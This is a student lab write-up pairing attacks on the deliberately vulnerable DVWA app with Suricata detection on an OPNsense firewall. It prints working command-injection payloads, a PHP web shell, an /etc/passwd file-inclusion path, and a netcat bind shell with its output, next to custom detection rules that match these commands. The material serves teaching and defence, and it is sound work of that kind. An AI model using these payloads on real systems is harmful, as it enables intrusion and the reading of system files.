Advanced Attack & Detection Lab

Oct 13, 2026 · Peushi Ariyawansa, Mohammed Ibaad Shams, Karma Soliman, Bahjat Khouzam

Two-device OPNsense/Suricata lab: student 1 attacks a DVWA target behind the student 2's OPNsense firewall over a Tailscale link, while student 2 watches the attacks from the Suricata SOC console.

Where each person works:

- 🔴 ATTACKER : a browser at `http://192.168.1.100:4280` (Burp's built-in browser, or Firefox proxied through Burp) for the web attacks, plus a terminal for `nc`, `curl` and files like `shell.php`.
- 🟢 DEFENDER : the OPNsense web UI — Services › Intrusion Detection › Alerts (detections) and Firewall › Log Files › Live View (egress) — plus a terminal on the target for `tcpdump` and reading `/var/log/suricata/eve.json`.

Lab environment

Roles. Partner = attacker (Burp, curl, listeners). Me = defender: I host the OPNsense firewall, the DVWA target VM and the Suricata sensor, and run the SOC console.

Topology.

- Attacker: partner's VM, Tailscale `100.74.209.0`.
- Firewall / sensor: OPNsense VM (Tailscale node `100.64.122.56`, advertising `192.168.1.0/24`), Suricata inline on LAN.
- Target: Ubuntu VM `192.168.1.100`, DVWA in Docker on port `4280`, interface `enp0s1`.

Addressing. The partner reaches the target directly at `192.168.1.100:4280` over the Tailscale subnet route. Traffic crosses OPNsense on the LAN, so Suricata inspects every packet (real source IPs preserved). Reverse-shell and exfil callbacks go to the partner's Tailscale address (ATTACKER_IP).

Suricata mode. IDS / alert mode for Sessions 1–3. IPS/netmap on this virtio LAN interface overflowed and dropped partner traffic, so the lab runs IDS-only, with the drop step documented rather than enforced (Session 4B).

Deliverable 1 — Working attack path

The partner's HTTP request reaches the DVWA target through OPNsense, and Suricata logs the matching flow with destination `192.168.1.100`.

🔴 ATTACKER · Attacker command:

```
curl -s http://192.168.1.100:4280/login.php | head -20
```

🔴 **ATTACKER · `Attack path verified (attacker curl → DVWA returns HTML)` — screenshot the DVWA HTML output.**

```
peushi@peushi-VirtualBox:~$ curl -s http://192.168.1.100:4280/login.php | head -20
<!DOCTYPE html>

<html lang="en-GB">

	<head>

		<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

		<title>Login :: Damn Vulnerable Web Application (DVWA)</title>

		<link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />


	</head>

	<body>

	<div id="wrapper">

	<div id="header">
```

🟢 **DEFENDER · Attack path verified — matching firewall pass entry, dest 192.168.1.100 — screenshot the Firewall Live View entry for the same request.**



Attacker traffic reaches the target through the OPNsense Tailscale subnet router, which source-NATs tailnet clients to its LAN address. Suricata therefore attributes attacks to the router interface `192.168.1.1`; the originating attacker is the tailnet peer `100.74.x`

Session 1 — Web exploitation → Remote Code Execution


The lesson: attack inputs vary wildly, but the *result* (`uid=` output, `/etc/passwd` contents) is stable — so result-based rules are the durable detections.


1A — Command injection


🔴 **ATTACKER · Payloads (DVWA Command Injection page, one submission each):**

1. **127.0.0.1; whoami**
2. **127.0.0.1 | id**
3. **127.0.0.1 && cat /etc/passwd**


🔴 ATTACKER · Session 1A — Command injection: payload & output (whoami → www-data)









🟢 DEFENDER · Session 1A — Suricata alert: command injection, dest 192.168.1.100










🟢 **DEFENDER · Custom rule (`Session 1A — Custom detection rule, SID 9000011`):**

```
alert http $HOME_NET any -> any any (msg:"LAB Command injection output
    (uid=)"; flow:established,to_client; http.response_body; content:"uid=";
    content:"gid="; distance:0; classtype:web-application-attack; sid:9000011;
    rev:1;)
```


1B — File upload → web shell


🔴 **ATTACKER · Upload `shell.php` containing `<?php system($_GET['c']); ?>`, then browse the uploaded path with `?c=id`, `?c=whoami`.**

🔴 **ATTACKER · `Session 1B — Web shell: upload and command output (?c=id)`**



🟢 **DEFENDER · `Session 1B — Suricata alert: web shell command in URI`**






🟢 **DEFENDER · Custom rule (`Session 1B — Custom detection rule, SID 9000010`):**

```
alert http any any -> $HOME_NET any (msg:"LAB Web shell command in URI";
    flow:established,to_server; http.uri; content:"c="; nocase;
    pcre:"/c=(id|whoami|cat|uname|ls)/i"; classtype:web-application-attack;
    sid:9000010; rev:1;)
```


1C — Local File Inclusion


On the File Inclusion page: `page=../../../../etc/passwd`.

🔴 **ATTACKER · `Session 1C — LFI: /etc/passwd contents in response`**



🟢 DEFENDER · Session 1C — Suricata alert: LFI /etc/passwd attempt





🟢 **DEFENDER · Custom rule (`Session 1C — Custom detection rule, SID 9000012`):**

```
alert http any any -> $HOME_NET any (msg:"LAB LFI /etc/passwd attempt";
    flow:established,to_server; http.uri; content:"etc/passwd"; nocase;
    classtype:web-application-attack; sid:9000012; rev:1;)
```

Session 2 — Foothold, shells & the egress lesson


2A — Bind shell (inbound)


🔴 **ATTACKER · Via the web shell: `?c=nc -lvnp 4445 -e /bin/bash`, then from the attacker box connect directly: `nc 192.168.1.100 4445`, run `id`, `uname -a`.**

🔴 **ATTACKER · `Session 2A — Bind shell: attacker connects, runs id/uname`**

```
peushi@peushi-VirtualBox:~$ nc 192.168.1.100 4445
ububu@ububu-QEMU-Virtual-Machine:~$ id
id
uid=1000(ububu) gid=1000(ububu) groups=1000(ububu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),111(lpadmin),114(lxd)
ububu@ububu-QEMU-Virtual-Machine:~$
```

🟢 **DEFENDER · `Session 2A — Suricata alert: shell command output over LAN (SID 9000040)`**





SID 9000040 — Shell command output over raw TCP

This rule matches uid=/gid= in any TCP stream from the target, not just HTTP — so it catches shell activity on any port, unlike the web-layer rules (9000010–9000012).

I used a bind shell instead of a reverse shell because the Tailscale subnet router source-NATs the target→attacker return path, blocking outbound callbacks. A bind shell reverses the connection direction (attacker connects in), which the firewall allows, while the command output still crosses the wire and triggers the rule.

Note: the shell runs as the host user, not www-data, since the DVWA container has no nc/python3 to spawn a listener with. Detection isn't affected — the rule matches command output on the wire regardless of which user or channel produced it.

